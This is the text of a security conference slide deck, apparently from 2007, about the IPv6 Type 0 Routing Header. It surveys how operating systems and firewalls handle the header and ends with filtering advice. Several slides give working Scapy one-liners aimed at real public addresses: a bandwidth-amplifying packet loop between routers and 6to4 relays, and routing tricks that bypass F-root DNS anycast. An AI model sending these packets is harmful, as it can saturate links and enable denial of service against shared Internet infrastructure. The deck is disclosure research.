  $\Longrightarrow$ less Single Points of Failure

Outline

End-to-End is back !!!

What is different ?

- NAT removal : replaced by pure routing
- Global addressing capabilities (result of extended @ space)
- Direct connectivity
  not only client $\longrightarrow$ server or client $\longrightarrow$ relay $\longleftarrow$ client
- Everything is done between source and destination (E2E)
  - Mandatory L4 Checksum
  - Fragmentation
  - Extension header handling

$\Longrightarrow$ To limit core routers load, default case is easier to handle.

Filtering on end points ?

Rationale

- Network is flat again (no more NAT)
- Move from *client* $\longrightarrow$ *relay* $\longleftarrow$ *client* towards direct connections
- Pushed by new requirements : VoIP, IM, P2P, . . .
- Direct connectivity implies new security requirements
- IPsec implementation is mandatory in IPv6 stacks. IPsec works natively on IPv6 networks.

Concern

Are IPv6 stacks, applications and systems robust enough to handle global connectivity requirements ?

Cryptographic Firewall

Merging IPsec and Firewall functions

- End-to-End implies new threats for clients
- Leveraging current 5-tuple filtering logic (src @, dst @, protocol, src port, dst port) to add cryptographic identity.
- Allowing access to that apps from that guy with that credential (X.509 Certificate, Kerberos Token, . . .)
- Limiting the attack surface to the authentication (IKE[v2]) and protection (IPsec) functions . . .

$\Longrightarrow$ People outside your trust domain can only target IKE/IPsec.


$\Longrightarrow$ Your vicinity is no more geographical but cryptographical.

Outline

Routing Header format

An address container

IPv6 specification [RFC2460] defines Routing Header extension as a mean for a source *to list one or more intermediate nodes to be "visited" on the way to packet's destination.*




Different types of Routing Header

- **Type 0** : the evil mechanism we describe in this presentation, that provides an extended version of IPv4 loose source routing option.
- **Type 1** : defined by Nimrod, an old project funded by DARPA. This type is unused.
- **Type 2** : used by MIPv6 and only understood by MIPv6-compliant stacks. Defined to allow specific filtering against Type 0 Routing Header. Inoffensive extension.


Type 0 Routing Header

Equivalent to IPv4 lose source routing option



Type 0 Routing Header mechanism example

How a packets is modified during its travel



🟦 packet source ● specified router • non-specified router ◆ packet final destination

Outline

The Node, the Host and the Router

Definitions (extracted from [RFC2460])

- **Node** : *"a device that implements IPv6"*.
- **Router** : *"a node that forwards IPv6 packets not explicitly addressed to itself"*.
- **Host** : *"any node that is not a router"*.

Like the Little Red Riding Hood

"The Routing header is used by an IPv6 source to list one or more intermediate nodes to be "visited" on the way to a packet's destination."
— from [RFC2460]

Who should process Routing Header ?

$\Longrightarrow$ nodes, i.e. routers . . . AND hosts

RH Type 0 : the bullet in the foot

Expected support

Section 4.1 of [RFC2460] : *"IPv6* **nodes** *must accept and attempt to process extension headers* **in any order** *and occurring* **any number of times** *in the same packet, . . .*

IPv6 designers preferred useless functionalities over good sense

- RH mechanism definition is 17% of the specification !!!
- RH0 related threats are not considered in [RFC2460].

Side note

L4 checksum is incorrect during transit

Outline

Quick OS support summary for Type 0 RH

How stacks handle en-route source routed packets


OS	Host	Router	*Deactivable?*
Linux 2.6	dropped	processed	**no**
FreeBSD 6.2	**processed**	processed	**no**
NetBSD 3.1	**processed**	processed	**no**
OpenBSD 4.0	**processed**	processed	**no**
MacOS X	**processed**	processed	**no**
Cisco IOS	n/a	processed	yes
Cisco PIX	n/a	dropped	n/a
Juniper RTR	n/a	processed	**no**
Netscreen FW	n/a	dropped	n/a
Windows XP SP2	dropped	n/a	n/a
Windows Vista	dropped	n/a	n/a

Remark #1: by "Deactivable" we do not consider firewalling, only sysctl or equivalent means
Remark #2: red indicates a problem, bold and red a big one

Outline

Remote and boomerang traceroute

```
>>> waypoint = "2001:301:0:8002:203:47ff:fea5:3085"
>>> target = "2001:5f9:4:7:2e0:81ff:fe52:9a6b"
>>> traceroute6(waypoint, minttl=15 , maxttl=34,             \
       l4=IPv6OptionHeaderRouting(addresses=[target])/       \
       ICMPv6EchoRequest(data=RandString(7)))
   2001:301:0:8002:203:47ff:fea5:3085         :IER
15 2001:319:2000:5000::92                      3
16 2001:301:0:1c04:230:13ff:feae:5b            3
17 2001:301:0:4800::7800:1                     3
18 2001:301:0:8002:203:47ff:fea5:3085          3
19 2001:301:0:2::6800:1                        3
20 2001:301:0:1c04:20e:39ff:fee3:3400          3
21 2001:301:133::1dec:0                        3
22 2001:301:901:7::18                          3
23 2001:301:0:1800::2914:1                     3
24 2001:319:2000:3002::21                      3
25 2001:319:0:6000::19                         3
26 2001:319:0:2000::cd                         3
27 2001:519:0:2000::196                        3
28 2001:519:0:5000::1e                         3
29 2001:5f9:0:1::3:2                           3
30 2001:5f9:0:1::5:2                           3
31 2001:5f9:0:1::f:1                           3
32 2001:5f9:0:1::14:2                          3
33 2001:5f9:4:7:2e0:81ff:fe52:9a6b            129
34 2001:5f9:4:7:2e0:81ff:fe52:9a6b            129
(<Traceroute: ICMP:0 UDP:0 TCP:0 Other:20>,
 <Unanswered: ICMP:0 UDP:0 TCP:0 Other:0>)
```



Testing Ingress filtering

Checking if an ISP filters spoofed traffic from its clients

Idea

1. Find a reachable client's box that supports Type 0 RH
2. Send a boomerang packet
3. If the boomerang comes back, ISP does not implement ingress filtering

The Scapy6 one-liner

```
>>> sr1(IPv6(src=us, dst=tgt)/                                    \
        IPv6ExtHdrRouting(addresses=[us])/                        \
        ICMPv6EchoRequest())
```

Finding attractors

Idea

- Escape the local attraction with a RH0-friendly node far away
- Once there, packets undergo attraction close to the node
- Use many nodes to discover many attractors

Possible targets

DNS Root Servers: attract traffic to specific anycast addresses

6to4 relay routers: attract traffic to 2002::/16

Teredo relays: attract traffic to 2001:0000::/32

Outline

Playing around in DMZ (1/2)

Facts


- BSD hosts all process routing headers by default,
- Firewalls are not equal regarding stateful IPv6 filtering,
- Firewalls are not equal regarding RH0 filtering,
- DMZ protection level greatly depends on many factors (OS, policies, rulesets, architecture)
- ...

Concerns

- Can I use RH0 to hide traffic or payload to devices ?
- Can I reach an internal hidden host through a visible host ?

Playing around in DMZ (1/2)

Can we force internal hosts to create FW state ?



Outline

Save an admin, crash an IOS

Advisory ID: cisco-sa-20070124-IOS-IPv6

- **The evil** : http://www.cisco.com/warp/public/707/cisco-sa-20070124-IOS-IPv6.shtml
- **The score (CVSS)** : Base Score - 10
- **The cure (?)** : http://www.cisco.com/en/US/products/products_security_response09186a00807cb0df.html

⟹ Stupid but extremely annoying and effective DoS.

⟹ Test BGP efficiency ... :-(

A one packet crash for IPv6 enabled IOS-based Cisco routers.

Collapse the IPv6 Internet, plug off a country with a simple packet

Funny game
Rules of the game

Goal

Keep an IPv6 packet as long as possible in the IPv6 Internet routing infrastructure.

Rules

- No L4 help : only IPv6 L3 infrastructure hijacking
- No cheating : tunnels are banned (2002::/16, . . .)
- No abuse : it's only a game !!

Clue

It's based on Routing Header mechanism . . .

Funny game (take one)

Solution

Current high score

```
>>> addr1 = '2001:4830:ff:12ea::2'
>>> addr2 = '2001:360:1:10::2'
>>> zz=time.time();                                                    \
    a=sr1(IPv6(dst=addr2, hlim=255)/                                   \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/              \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);       \
    print "%.2f seconds" % (time.time() - zz)

>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- $\Longrightarrow$ 16 MBytes of additional traffic stored on the path

Funny game (take one)

Solution

Current high score

```
>>> addr1 = '2001:4830:ff:12ea::2'
>>> addr2 = '2001:360:1:10::2'
>>> zz=time.time();                                                    \
    a=sr1(IPv6(dst=addr2, hlim=255)/                                   \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/              \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);       \
    print "%.2f seconds" % (time.time() - zz)
32.29 seconds
>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- 32 seconds storage between the 2 routers
- $\Longrightarrow$ 16 MBytes of additional traffic stored on the path

Funny game (take one)
Solution


Current high score

```
>>> addr1 = '2001:4830:ff:12ea::2'
>>> addr2 = '2001:360:1:10::2'
>>> zz=time.time();                                                       \
    a=sr1(IPv6(dst=addr2, hlim=255)/                                      \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/                 \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);          \
    print "%.2f seconds" % (time.time() - zz)
32.29 seconds
>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- 32 seconds storage between the 2 routers
- $\Longrightarrow$ 16 MBytes of additional traffic stored on the path

Storage in the network



Now, let's cheat !

6to4 : The beginning of IPv6 transition

- Automatic tunneling of IPv6 traffic over IPv4
- Direct connectivity to other 6to4 sites
- Use of 6to4 relays to address native IPv6 hosts

Like other tunneling mechanisms . . .

When a packet is routed through 10 routers, IPv4 TTL is decremented by 10 where IPv6 Hop Limit is decremented only by 1.

Reuse previous trick

- Find 6to4 relays that support RH0
- Take two relays with a huge RTT value

Funny game (take two)

Solution

New high score [cheating]

```
>>> addr1 = '2002:96b7:296::1'
>>> addr2 = '2002:81fa:dd::1'
>>> zz=time.time();                                                      \
    a=sr1(IPv6(dst='2001:320:1b00:1::1', hlim=255)/                      \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/                \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);         \
    print "%.2f seconds" % (time.time() - zz)

>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- $\Longrightarrow 4 \times 37.5 = 150$ Mbits stored on the path

Funny game (take two)

Solution

New high score [cheating]

```
>>> addr1 = '2002:96b7:296::1'
>>> addr2 = '2002:81fa:dd::1'
>>> zz=time.time();                                                    \
    a=sr1(IPv6(dst='2001:320:1b00:1::1', hlim=255)/                    \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/              \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);       \
    print "%.2f seconds" % (time.time() - zz)
37.50 seconds
>>>
```

Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- 37.5 seconds storage on the IPv4 path between the 2 routers,
- $\Longrightarrow 4 \times 37.5 = 150$ Mbits stored on the path

Funny game (take two)

Solution

New high score [cheating]

```
>>> addr1 = '2002:96b7:296::1'
>>> addr2 = '2002:81fa:dd::1'
>>> zz=time.time();                                                      \
    a=sr1(IPv6(dst='2001:320:1b00:1::1', hlim=255)/                      \
    IPv6OptionHeaderRouting(addresses=[addr1, addr2]*43)/                \
    ICMPv6EchoRequest(data="staythere"), verbose=0, timeout=80);         \
    print "%.2f seconds" % (time.time() - zz)
37.50 seconds
>>>
```


Link saturation / Amplification effect

- 4 Mbit/s upload bandwidth,
- 37.5 seconds storage on the IPv4 path between the 2 routers,
- $\Longrightarrow 4 \times 37.5 = 150$ Mbits stored on the path

Bandwidth Amplification


Buy 4, get 352 !!!

44 round-trips per packet


4 Mb/s
R1
176 Mbit/s of download bandwidth
176 Mbit/s of upload bandwidth
R2
4 Mb/s

Capacitive effect

A flux capacitor



EADS

Outline

Defeating Root DNS servers anycast architecture

How does DNS architecture work ?

- 13 DNS Root Servers that handle TLD (all IPv4, many IPv6)
- Anycast technology is used for efficiency and security (cf March 2007 attack)
  - Not a unique cluster behind an address
  - Many servers specific for each geographical area (topological internet area)
  - Queries routed to closest one (using BGP)
- Load is also handled locally through load balancing


Defeating Root DNS servers anycast architecture

The case of F Root DNS server IPv6 instances

Facts

- Maintained by ISC
- Address : `2001:500::1035`
- Heavy use of *BSD as host OS
- 15+ different sites in the world
  - 2 Global nodes : Palo Alto and San Francisco
  - 13+ Local Nodes (local optimizations) : Auckland, Amsterdam, Barcelona, Paris, Osaka, Los Angeles, London, Lisbon, New York, Munich, Chicago, Prague, Seoul, Ottawa, ...
- Most of the load handled by global nodes .

Where IPv6 F Root Server instances are located



Let's practice

Few lines example

```
>>> FROOT="2001:500::1035"
>>> GERMANY="2001:5001:200:4::2"
>>> resp=sr1(IPv6(dst=FROOT)/UDP()/DNS(qd=DNSQR(qclass="CH",
                                               qtype="TXT",
                                               qname="HOSTNAME.BIND")))
>>> resp[DNS].an.rdata
'pao1a.f.root-servers.org'        Palo Alto instance !

>>> resp=sr1(IPv6(dst=GERMANY)/IPv6ExtHdrRouting(addresses=[FROOT])/
                                  UDP()/
                                  DNS(qd=DNSQR(qclass="CH",
                                                    qtype="TXT",
                                                    qname="HOSTNAME.BIND")))
>>> resp[DNS].an.rdata
'muc1a.f.root-servers.org'        Munich instance !
>>>
```

Defeating Root DNS servers anycast architecture

Impacts

Adding more ingredients

- IPv6 bots availability : direct DoS against Local instances
- Core routers bug availability : DoS against all instances by targeting previous routers on the path.

Conclusion

- Type 0 RH badly defeats security benefits of anycast
- Heterogeneity for Internet core routers is a requirement

EADS

F root loops

Through Auckland, Amsterdam, Barcelona, and back to Auckland

```
>>>sr1(IPv6(dst='2001:440:eeee:ffcf::2', hlim=255)/
...     IPv6ExtHdrRouting(addresses=['2001:500::1035',
...                                  '2001:4088:0:3344:202:4aff:fe74:a40a',
...                                  '2001:500::1035',
...                                  '2001:720::250:16',
...                                  '2001:500::1035',
...                                  '2001:440:eeee:ffcf::2',
...                                  '2001:500::1035'])/
...     UDP(dport=53, sport=RandShort())/
...     DNS( ...)
...
```

F root loops

Outline

Challenges for processing Routing Header

Routing Header processing

- **Complexity :** number and order are loosely defined.
- **Performance cost :** handling is made outside fast path for waypoints
- **Position :** Packets can be different from what they will look like on ultimate destination (checksum).
- **Context :** limited understanding on the path make it difficult to filter
- **Handling :** Should we say RH0 packets go **to** a waypoint or **through** a waypoint ? Is it real routing ?
- **Type :** totally different semantics across different Routing Header types (Type 2 for MIPv6)

Expected Filtering capabilities

What we would like

- Simple deactivation of RH processing (should be default)
- Availability of filtering logic based on RH Type value (MIPv6)
- Limitation of extension headers nesting with low default value
- Distinction between :
  - **strictly forwarded packets** we want to inspect (current address is not one of ours)
  - **temporarily destined packets** (we are a waypoint)
- Possibly, access to final destination (interest with RH2)
- Automatic handling of bad scope addresses

Outline

Main RH-related filtering capabilities

OS	**RH deactivation**	**RH filtering**	**Filter on RH type**
Linux 2.6	**no**	yes	yes
PF	**no**	**no**	**no**
IPFW	**no**	yes	**no**
IPFilter[1]	**no**	yes[2]	**no**
Windows	always	yes	–
IOS	yes	yes	yes
Cisco PIX	always	–	**no**
Netscreen	always	–	**no**

[1] Information on this row was provided by Darren Reed

[2] More than one occurence of a RH will flag the packet as invalid

Conclusion

Conclusion

- Type 0 RH mechanism is of no use, except for attackers
- Side effects against the whole Infrastructure are terrible
- IPv6 designers did not learn from IPv4 on that point
- IPv6 developers also forgot some IPv4 best practices

Advice

- Protect yourself: prevent RH0 from flowing in your networks
- Protect the core: prevent your hosts to process them
- Be MIPv6 friendly when possible (Type 2 RH have no impact)

That's all folks! Thanks for your attention. Questions are welcome.

Big thanks to Fabrice Desclaux for 3D-foo and Guillaume Valadon for ideas and discussions on RH issues.

You can reach us at: $\begin{cases} \textbf{phil(at)secdev.org} \\ \textbf{arno(at)natisbad.org} \end{cases}$

Getting *Scapy* : **wget scapy.net**

Getting *Scapy6* : **hg clone http://hg.natisbad.org/ scapy6**

Appendices

References I

S. Deering, R. Hinden, *Internet Protocol, Version 6 (IPv6) Specification*
http://www.ietf.org/rfc/rfc2460.txt

Main RH related filtering capabilities (1/3)

Local RH processing deactivation

Local RH processing deactivation

- Linux and *BSD have **sysctl** for IPv4 source routing option, but no IPv6 counterparts.
- Cisco IOS provides the **no ipv6 source-route** command
- Windows provides no mean but implements a conservative default behavior (drops en-route packets)
- Netscreen and Cisco FW drop them unconditionally.

Main RH related filtering capabilities (2/3)

Support for RH filtering

- Available in Netfilter (**ipv6header** and **rt** matches).
- Available in Cisco IOS ACL (**routing** keyword)
- Available in IPFW2 (**ext6hdr** keyword)
- Access to "IPv6-Route (proto 43)" in *Windows Firewall with advanced security* snap-in in MMC.
- IPv6 extension headers (including RH) not supported by PF.
- Status unknown for IPFilter

Main RH related filtering capabilities (3/3)

Support for RH Type (i.e. MIPv6-friendlyness)

- Cisco recently added **routing-type** keyword to IOS ACL
- Netfilter **rt** match has support for **–rt-type**
- Windows clients being end hosts and having no decent MIPv6 support, it is not available nor required.
- FreeBSD IPFW2 does not allow filtering on RH Type.
- PF has no support. Status is unknown for IPFilter.

History

- **April 24, 2007:** Clarification and fixes on bandwidth calculations in slides 31, 34 and 35.
- **April 27, 2007:** Added MacOS X in comparison table of slide 20.
- **May 16, 2007:** Added IPFilter information provided by Dareen Reed on slide 49. Updated last slide.